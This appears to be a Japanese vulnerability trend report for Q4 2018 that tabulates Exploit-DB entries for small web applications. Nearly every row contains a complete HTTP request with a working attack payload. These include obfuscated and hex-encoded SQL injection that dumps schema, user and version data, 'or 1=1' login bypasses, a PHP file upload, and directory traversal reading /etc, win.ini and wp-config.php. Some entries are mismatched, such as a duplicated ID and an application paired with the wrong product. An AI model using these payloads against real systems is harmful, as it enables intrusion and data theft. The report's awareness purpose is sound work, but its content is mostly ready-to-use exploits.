2018-10-30	45757	File Upload	易	中	CI User Login and Management 1.0 - Arbitrary File Upload	POST /10.0.100.24/user/add_edit HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: multipart/form-data; boundary=---------------------------212160558019833203481522967977 Content-Length: 727 ---------------------------212160558019833203481522967977 Content-Disposition: form-data; name="profile_pic"; filename="phpinfo.php" Content-Type: application/force-download <?php phpinfo(); ?> ---------------------------212160558019833203481522967977 Content-Disposition: form-data; name="fileOld" ---------------------------212160558019833203481522967977 Content-Disposition: form-data; name="users_id" 1 ---------------------------212160558019833203481522967977 Content-Disposition: form-data; name="user_type" admin ---------------------------212160558019833203481522967977 Content-Disposition: form-data; name="submit1" ---------------------------212160558019833203481522967977--	CI User Login and Management	CI User Login and Management 1.0

EDB-Report

最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-11-02	45763	SQL Injection	易	中	Fantastic Blog CMS 1.0 - 'id' SQL Injection	GET /single.php?id=%2d%34%27%20%20%55%4e%49%4f%4e%20%53%45%4c%45%43% 54%20%31%2c%32%2c%33%2c%28%53%45%4c%45%43%54%20%47%52%4f%55%50%5 f%43%4f%4e%43%41%54%28%74%61%62%6c%65%5f%6e%61%6d%65%20%53%45%50 %41%52%41%54%4f%52%20%30%78%33%63%36%32%37%32%33%65%29%20%46%52% 4f%4d%20%49%4e%46%4f%52%4d%41%54%49%4f%4e%5f%53%43%48%45%4d%41%2 e%54%41%42%4c%45%53%20%57%48%45%52%45%20%54%41%42%4c%45%5f%53%43 %48%45%4d%41%3d%44%41%54%41%42%41%53%45%28%29%29%2c%35%2c%36%2c% 37%2c%38%2c%39%2d%2d%20%2d HTTP/1.1 Content-Length: 261 Host: 10.0.100.24 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	Fantastic Blog CM	Fantastic Blog CMS 1.0
2018-11-02	45764	SQL Injection	易	中	Jelastic 5.4 - 'host' SQL Injection	POST /users/authentication/rest/signin HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0 Accept: */* Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: https://localhost Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 128 charset=UTF-8&hx_lang=en&session=1&ruk=cccc5e05-c0cb-4419-8a34- tab606191&email=testing%40gg.com&password=testing&appid=dashboar d	Jelastic	Jelastic 5.4
2018-11-02	45766	SQL Injection	易	中	Gate Pass Management System 2.1 - 'login' SQL Injection	POST /login-exec.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=dfbpcp36b5ura1aurmtm3dqbr0 Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 119 login=%27%6f%72%20%31%3d%31%20%6f%72%20%27%27%3d%27&password=%27 %6f%72%20%31%3d%31%20%6f%72%20%27%27%3d%27&Submit=Login	Gate Pass Management System	Gate Pass Management System 2.1
2018-11-02	45767	SQL Injection	易	中	qdPM 9.1 - 'filter_by' SQL Injection	filter_by[CommentCreatedFrom]=2018-10-30") RLIKE (SELECT (CASE WHEN (7166=7166) THEN #0x323031382d31302d3330 ELSE 0x28 END)) AND ("votm"="votm&filter_by[CommentCreatedTo]=2018-10-17 filter_by[CommentCreatedFrom]=2018-10-30") AND EXTRACTVALUE(2944,CONCAT(0x5c,0x716a766b71,(SELECT #(ELT(2944=2944,1))),0x7178717871)) AND ("ilfY"="ilfY&filter_by[CommentCreatedTo]=2018-10-17 filter_by[CommentCreatedFrom]=2018-10-30");SELECT SLEEP(5)#&filter_by[CommentCreatedTo]=2018-10-17 filter_by[CommentCreatedFrom]=2018-10-30") AND 2173=BENCHMARK(5000000,MD5(0x7652785a)) AND #("PRig"="PRig&filter_by[CommentCreatedTo]=2018-10-17 filter_by[CommentCreatedFrom]=2018-10-30") UNION ALL SELECT #33,33,33,33,33,33,33,33,33,33,CONCAT(0x716a766b71,0x474b474f656 66b4373654667736553737767443495a75536670676f414452495147757775a6f4 d6a63,0x7178717871),#33,33,33,33,33,33,33,33,33,33,33,33,33,33,3 3,33,33,33,33,33,33,33,33,33,33,33,33,33,33-- #pqmn&filter_by[CommentCreatedTo]=2018-10-17	qdPM	qdPM 9.1
2018-11-02	45768	SQL Injection	易	中	Yot CMS 3.3.1 - 'aid' SQL Injection	GET /10.0.100.24/index.php?page=articles&op=art&aid=1++uniON+SElEcT+ +++0x496873616e%2c0x496873616e%2c0x496873616e%2c0x496873616e%2c0 x496873616e%2c0x496873616e%2c0x496873616e%2c0x496873616e%2c0x496 873616e%2c0x496873616e%2c0x496873616e%2c0x496873616e%2c(select(@ x)from(select(@x:=0x00),(@running_number:=0),(@tbl:=0x00),(selEc t(0)frOm(information_schema.COlumns)where(table_schema=database( ))and(0x00)in(@x:=Concat(@x,0x3c62723e,if((@tbl!=table_name),Con cat(0x3c2f6469763e,LPAD(@running_number:=@running_number%2b1,2,0 x30),0x3a292020,0x3c666f6e7420636f6c6f723d7265643e,@tbl:=table_n ame,0x3c2f666f6e743e,0x3c62723e,(@z:=0x00),0x3c646976207374796c6 53d226d617267696e2d6c6566743a333070783b223e),%200x00),lpad(@z:=@ z%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d626c75653e,co lumn_name,0x3c2f666f6e743e))))x)--+- HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	Yot CMS	Yot CMS 3.3.1
2018-11-05	45773	SQL Injection	易	中	SiAdmin 1.1 - 'id' SQL Injection	GET /modul/mod_beasiswa/print.php?op=print&id=- 4%27%20%20UNION%20%20SELECT%201,2,3,4,5,6,(selECt(@x)fROm(selECt (@x:=0x00)%2c(@rUNNing_nuMBer:=0)%2c(@tbl:=0x00)%2c(selECt(0)fRO m(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0 x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNN ing_nuMBer:=@rUNNing_nuMBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=t ABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30) %2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x),8- -%20- HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=va3kfka1v4dqvadpkdpm7f7vs0 Connection: keep-alive	SiAdmin	SiAdmin 1.1

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-11-05	45775	SQL Injection	易	中	WebVet 0.1a - 'id' SQL Injection	POST /client.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 493 id=1 UNION SELECT 0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,(selECt(@x)fROm(sel ECt(@x:=0x00)%2c(@rUNNing_nuMBer:=0)%2c(@tbl:=0x00)%2c(selECt(0) fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aN d(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@r UNNing_nuMBer:=@rUNNing_nuMBer%2b1%2c%2c0x30)%2c0x303d3e%2c@tBl :=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c%2c0x 30)%2c0x3d3e%2c0x4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x) -- -&form_search_client=Efe	WebVet	WebVet 0.1a
2018-11-05	45777	File upload	易	高	Poppy Web Interface Generator 0.8 - Arbitrary File Upload	POST /10.0.100.24/phpWebFileManager-0.7/index.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: multipart/form-data; boundary= -----------------------------4973185468459240559419510 22 Content-Length: 732 -----------------------------4973185468459240559419510 22 Content-Disposition: form-data; name="fm_filename" -----------------------------4973185468459240559419510 22 Content-Disposition: form-data; name="fm_dir" -----------------------------4973185468459240559419510 22 Content-Disposition: form-data; name="fm_action" upload_file -----------------------------4973185468459240559419510 22 Content-Disposition: form-data; name="fm_userfile[0]"; filename="phpinfo.php" Content-Type: application/force-download <?php phpinfo(); ?> -----------------------------4973185468459240559419510 22 Content-Disposition: form-data; name="fm_submit" File upload -----------------------------4973185468459240559419510 22-- Content-Type: text/html; charset=UTF-8	Poppy Web Interface Generator	Poppy Web Interface Generator 0.8
2018-11-05	45784	SQL Injection	易	中	Voovi Social Networking Script 1.0 - 'user' SQL Injection	POST /? HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 167 user=1' UNION SELECT NuLL,NuLL,NuLL,NuLL,NuLL,NuLL,NuLL,NuLL,NuLL,NuLL,NuLL,NuLL ,NuLL,NuLL,NuLL,NuLL,NuLL,NuLL,NuLL,NuLL,NuLL-- - &password=&action=login&submit=	Voovi Social Networking Script	Voovi Social Networking Script 1.0
2018-11-06	45799	SQL Injection	易	中	OOP CMS BLOG 1.0 - 'search' SQL Injection	GET /search.php?search=Efe%27%20%20UNION%20SELECT%201,2,(SELECT(@x)F ROM(SELECT(@x:=0x00),(@NR:=0),(SELECT(0)FROM(INFORMATION_SCHEMA. TABLES)WHERE(TABLE_SCHEMA!=0x696e666f726d6174696f6e5f736368656d6 1)AND(0x00)IN(@x:=CONCAT(@x,LPAD(@NR:=@NR%2b1,4,0x30),0x3a20,tab le_name,0x3c62723e))))x),4,5,6,7,8,9--%20- HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	OOP CMS BLOG	OOP CMS BLOG 1.0
2018-11-07	45803	SQL Injection	易	中	PlayJoom 0.10.1 - 'catid' SQL Injection	GET /index.php?option=com_playjoom&view=genre&catid=%32%20%41%4e%44% 20%28%53%45%4c%45%43%54%20%31%20%46%52%41%4d%28%53%45%4c%45%43%5 4%20%43%41%53%4e%54%28%2a%29%2c%43%41%4e%43%41%54%28%43%41%4e%43 %41%54%5f%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29% 2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%2 9%2c%28%53%45%4c%45%43%54%20%28%45%4c%54%28%31%3d%31%2c%31%29%29 %29%2c%46%4c%41%54%52%28%52%41%4e%44%28%30%29%2a%32%29%29%78%20% 46%52%41%4d%20%49%4e%46%41%52%4d%41%54%49%41%4e%51%53%43%48%45%4 d%41%2e%50%4c%55%47%49%4e%53%20%47%52%41%55%50%20%42%59%20%78%29 %61%29 HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: 348175763341e76e6aadad3ee54838ec=en-GB; PHPSESSID=macg4h63g378u11758a1pslek7; 7464bee77ffeb893cc3113afbb45f7b3=g63a0tdt8boftnmbbj2pgbt6t1; 348175763341e76e6aadad3ee54838ec=en-GB Connection: keep-alive	PlayJoom	PlayJoom 0.10.1

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-11-12	45807	SQL Injection	易	中	Data Center Audit 2.6.2 - 'username' SQL Injection	POST /dca_login.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 288 username=112'||(SeleCT%20'Efe'%20FroM%20duAL%20WheRE%20110=110%20AnD%20(seLEcT%20112%20frOM(SElecT%20CouNT(*),ConCAT(CONcat(0x20,3a20,UseR(),DAtaBASe(),VErsION()),(SeLEct%20(ELT(112=112,1))),FLooR(RAnd(0)*2))x%20FROM%20INFOrmatION_SchEMA.PluGINS%20grOUp%20BY%20x)a))||'&pass=1&submit=Login	Data Center Audit	Data Center Audit 2.6.2
2018-11-12	45809	Directory Traversal	易	高	Wordpress Plugin Media File Manager 1.4.2 - Directory Traversal	action=mrelocator_getdir&dir=../../../../../../etc	Wordpress Plugin Media File Manager	Wordpress Plugin Media File Manager 1.4.2
2018-11-12	45809	Cross-Site Scripting	易	高	Wordpress Plugin Media File Manager 1.4.2 - Cross-Site Scripting	POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1 Host: 127.0.0.1 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:63.0) Gecko/20100101 Firefox/63.0 Accept: */* Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://127.0.0.1/wordpress/wp-admin/upload.php?page=mrelocator-submenu-handle Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 75 Connection: close Cookie: REDACTED action=mrelocator_move&dir_from=../../&dir_to=../../../&items=wp-config.php	Wordpress Plugin Media File Manager	Wordpress Plugin Media File Manager 1.4.2
2018-11-12	45810	SQL Injection	易	中	Paroiciel 11.20 - 'tRecIdListe' SQL Injection	GET /html/trec.php?tRecAction=P&tRecIdListe=-1%27%20%2UNION%20SELECT%201,(selECt(@x)fROm(selECt(@x:=0x00)%2c(@rUNNing_nuMBer:=0)%2c(@tbl:=0x00)%2c(selECT(0)fROm(infoRMATion_schEMa.coLUMns)wHEre(tABLe_schEMa=daTABase())aNd(0x00)in(@x:=Concat(@x%2cif((@tbl!=tABLe_name)%2cConcat(LPAD(@rUNNing_nuMBer:=@rUNNing_nuMBer%2b1%2c2%2c0x30)%2c0x303d3e%2c@tBl:=tABLe_naMe%2c(@z:=0x00))%2c%200x00)%2clpad(@z:=@z%2b1%2c2%2c0x30)%2c0x3d3e%2cx4b6f6c6f6e3a20%2ccolumn_name%2c0x3c62723e))))x),3,4,5,6,7,8,9,10,11--%20- HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:50.0) Gecko/20100101 Firefox/50.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Connection: keep-alive Upgrade-Insecure-Requests: 1	Paroiciel	Paroiciel 11.20
2018-11-12	45812	SQL Injection	易	中	The Don 1.0.1 - 'login' SQL Injection	POST /index.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 596 login=%2d%31%27%20%55%4e%49%4f%4e%20%53%45%4c%45%43%54%20%31%2c%32%2c%33%2c%34%2c%35%2c%36%2c%37%2c%38%2c%39%2c%31%30%2c%31%31%2c%31%32%2c%31%33%2c%31%34%2c%31%35%2c%31%36%2c%31%37%2c%31%38%2c%31%39%2c%32%30%2c%32%31%2c%32%32%2c%32%33%2c%32%34%2c%32%35%2c%32%36%2c%32%37%2c%32%38%2c%32%39%2c%33%30%2c%33%31%2c%33%32%2c%33%33%2c%33%34%2c%33%35%2c%33%36%2c%33%37%2c%33%38%2c%33%39%2c%34%30%2c%34%31%2c%34%32%2c%34%33%2c%34%34%2c%34%35%2c%34%36%2c%34%37%2c%34%38%2c%34%39%2c%35%30%2c%35%31%2c%35%32%2c%35%33%2c%35%34%2c%35%35%2c%35%36%2c%35%37%2c%35%38%2c%35%39%2c%36%30%2d%2d%20%2d&pass=&submit=Efe	The Don	The Don 1.0.1
2018-11-12	45813	SQL Injection	易	中	Facturation System 1.0 - 'modid' SQL Injection	POST /ajax/editar_producto.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=aehrspv1bfhbp1lqhkl1107vd7 Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 321 mod_codigo=d&mod_id=12'||(SeleCT%20'Efe'%20FroM%20duAL%20WheRE%20110=110%20AnD%20(seLEcT%20112%20frOM(SElecT%20CouNT(*),ConCAT(CONcat(0x203a20,UseR(),DAtaBASe(),VErsION()),(SeLEct%20(ELT(112=112,1))),FLooR(RAnd(0)*2))x%20FROM%20iNFOrmatION_SchEMA.PluGINS%20grOUp%20BY%20x)a))||'&mod_nombre=ds&mod_estado=1&mod_precio=2.00	Facturation System	Facturation System 1.0
2018-11-12	45816	SQL Injection	易	中	GPS Tracking System 2.12 - 'username' SQL Injection	POST /monitoring/login.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://localhost/[PATH]/monitoring/login.php Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 58 username=%27or+1%3D1+or+%27%27%3D%27&password=&login=LOGIN	GPS Tracking System	GPS Tracking System 2.12

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-11-12	45817	SQL Injection	易	中	ServerZilla 1.0 - 'email' SQL Injection	POST /reset.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 66 email=%27%20%4f%52%20%4e%4f%54%20%31%3d%31%2d%2d%20%45%66%65&code=	ServerZilla	ServerZilla 1.0
2018-11-12	45820	SQL Injection	易	中	Nominas 0.27 - 'username' SQL Injection	POST /login/checklogin.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://localhost/[PATH]/login/login.php Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 160 username=%27+UNION+ALL+SELECT+0x31%2C0x32%2C0x33%2CCONCAT_WS%280x203a20%2CUSER%28%29%2CDATABASE%28%29%2CVERSION%28%29%29--+Ver+Ayari&password=Efe&logarse=Entrar	Nominas	Nominas 0.27
2018-11-13	45825	SQL Injection	易	中	Surreal ToDo 0.6.1.2 - SQL Injection	GET /ajax.php?action=lists&page_id=1%20AND%201=1 HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	Surreal	Surreal ToDo 0.6.1.2
2018-11-13	45827	SQL Injection	易	中	Alienor Web Libre 2.0 - SQL Injection	POST /index.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=aehrspv1bfhbp1iqhkl1107vd7 Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 306 identifiant=12'||(SeleCT%20'Efe'%20FroM%20duAL%20WheRE%20110=110%20AnD%20(seLEcT%2012%20frOM(SElecT%20CouNT(*),ConCAT(CONcat(0x203a20,UseR(),DAtaBASe(),VErsION()),(SeLEct%20(ELT(112=112,1))),FLooR(RAnd(0)*2))x%20FROM%20INFOrmatION_SchEMA.PluGINS%20grOUp%20BY%20x)a))||'&mot_de_passe=&inventaire=Inventaire	Alienor Web Libre	Alienor Web Libre 2.0
2018-11-13	45830	Directory Traversal	易	中	Musicco 2.0.0 - Arbitrary Directory Download	GET /10.0.100.24/?getAlbum&parent=../../../../Efe_S1/apache/conf&album=Efe HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: application/zip, application/octet-stream	Musicco	Musicco 2.0.0
2018-11-13	45837	SQL Injection	中	中	Tina4 Stack 1.0.3 - SQL Injection	POST /settings/en HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: general_purpose=791f2pg746e79031nl9e69kjp2 Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 268 language=fr2'||(SeleCT%20'Efe'%20FroM%20duAL%20WheRE%20110=110%20AnD%20(seLEcT%2012%20frOM(SElecT%20CouNT(*),ConCAT(CONcat(0x203a20,UseR(),DAtaBASe(),VErsION()),(SeLEct%20(ELT(112=112,1))),FLooR(RAnd(0)*2))x%20FROM%20INFOrmatION_SchEMA.PluGINS%20grOUp%20BY%20x)a))||'	Tina4 Stack	Tina4 Stack 1.0.3
2018-11-13	45835	Stealth Commanding	易	中	Easyndexer 1.0 - Arbitrary File Download	POST /10.0.100.24/src/showtif.php?file=C:/Windows/win.ini&name=Efe HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Content-Type: application/force-download	Easyndexer	Easyndexer 1.0
2018-11-13	45837	SQL Injection	易	中	Gumbo CMS 0.99 - SQL Injection	POST /settings/en HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: general_purpose=791f2pg746e79031nl9e69kjp2 Connection: keep-alive Content-Type: application/x-www-form-urlencoded Content-Length: 268 language=fr2'||(SeleCT%20'Efe'%20FroM%20duAL%20WheRE%20110=110%20AnD%20(seLEcT%2012%20frOM(SElecT%20CouNT(*),ConCAT(CONcat(0x203a20,UseR(),DAtaBASe(),VErsION()),(SeLEct%20(ELT(112=112,1))),FLooR(RAnd(0)*2))x%20FROM%20INFOrmatION_SchEMA.PluGINS%20grOUp%20BY%20x)a))||'	Gumbo CMS	Gumbo CMS 0.99

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-11-13	45838	SQL Injection	易	中	Silurus Classifieds Script 2.0 - 'wcategory' SQL Injection	GET /wcategory.php?ID=%36%20%55%4e%49%4f%4e%20%53%45%4c%45%43%54%20%31%2c%32%2c%33%2c%28%53%45%4c%45%43%54%20%47%52%4f%55%50%5f%43%4f%4e%43%41%54%28%74%61%62%6c%65%5f%6e%61%6d%65%20%53%45%50%41%52%41%54%4f%52%20%30%78%33%63%36%32%37%32%33%65%29%20%46%52%4f%4d%20%49%4e%46%4f%52%4d%41%54%49%4f%4e%5f%53%43%48%45%4d%41%2e%54%41%42%4c%45%53%20%57%48%45%52%45%20%54%41%42%4c%45%51%53%43%48%45%4d%41%3d%44%41%54%41%42%41%53%45%28%29%29%2c%35%2c%36%2c%37%2c%38%2c%39%2c%31%30%2c%31%31%2c%31%32%2c%31%33%2d%2d%20%2d HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive	Silurus Classifieds	Silurus Classifieds Script 2.0
2018-11-13	45840	SQL Injection	易	中	Alive Parish 2.0.4 - SQL Injection	GET /parish/search?key=%27||(SeleCT%20%27Efe%27%20FroM%20duAL%20WheRE%20110=110%20AnD%20(seLEcT%20112%20frOM(SElecT%20CouNT(*),ConCAT(CONcat(0x203a20,UseR(),0AtaBASe(),VERsION()),(SeLEct%20(ELT(112=112,1))),FLooR(RAnd(0)*2))x%20FROM%20INFOrmatION_SchEMA.PluGINS%20gr0Up%20BY%20x)a))||%27 HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=d98c14a2b1f274925e7993331153a20d Connection: keep-alive	Alive Parish	Expense Management 1.0
